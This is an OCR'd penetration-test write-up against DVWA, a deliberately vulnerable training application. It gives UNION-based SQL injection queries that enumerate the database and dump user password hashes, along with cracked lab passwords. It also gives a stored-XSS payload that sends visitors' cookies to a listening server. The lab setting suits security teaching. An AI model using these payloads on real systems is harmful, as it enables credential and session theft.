
```
ID: 1' union select 1, database()#
First name: admin
Surname: admin

ID: 1' union select 1, database()#
First name: 1
Surname: dvwa
```

More info

The result, shown in the adjacent figure, indicates that the database name is `DVWA`. Now, we can print the names of the database tables using the following query:


1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' # - Query to List Tables




The query returns the tables in the database: Admin Guestbook Users

The result, shown in the adjacent figure, reveals all columns in the `users` table. Among these, the `password` column is of particular interest. Modify the query to retrieve user information, including passwords, to complete the hack.

1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'# - Query to List Columns



1' UNION SELECT first_name, password FROM users# - User information



Using John The Ripper or Hashcat


Password Hash	Password	User
5f4dcc3b5aa765d61d8327deb882cf99	**password**	admin
e99a18c428cb38d5f260853678922e03	**abc123**	gordon
8d3533d75ae2c3966d7e0d4fcc69216b	**carlhey**	hack
0d107d09f5bbe40cade3de5c71e9e9b7	**letmein**	pablo
5f4dcc3b5aa765d61d8327deb882cf99	**password**	bob

Stored XSS: The difference between stored and reflected XSS attacks is that stored XSS attacks are saved on the target server, such as in a comment field, in databases, and so on. All users who visit the site will be "infected" by the vulnerability.


Stored XSS: Let's begin the initial tests by entering text in the name and message fields as follows:

Name: H4CKTH3L0CK
Message: `<script>alert('XSS')</script>`

Now, try switching tabs. Every time you return to the stored XSS tab, you will see the pop-up with the alert message.




The Message field accepts a maximum of 50 characters. We can change this setting by modifying the page source, allowing us to insert our payload.




Once the field has been extended to a sufficient number of characters, we insert our payload and start a web server to receive the cookies of victims who visit the site

Once the field has been extended to a sufficient number of characters, we insert our payload and start a web server to receive the cookies of victims who visit the site



<script>window.location='http://127.0.0.1:4444/?cookie='+document.cookie</script>



window.location redirects the page to a target that we specify. As you can see, we have assumed we have a web server listening on port 4444 of our localhost.

The **cookie** parameter is populated with the victim's cookies, which are retrieved using the **document.cookie** operator.

In conclusion, exploiting vulnerabilities such as stored XSS can have serious consequences, allowing attackers to execute malicious scripts on users' browsers. By extending fields to accommodate payloads and starting a web server to capture victim cookies, attackers can potentially steal sensitive information and compromise user security. It underscores the importance of robust security measures, regular vulnerability assessments, and prompt patching to mitigate such risks and safeguard against cyber threats.

info.hackthelock@gmail.com

PENETRATION TEST REPORT - H4CKTH3L0CK

MAY 17/05/2024

info.hackthelock@gmail.com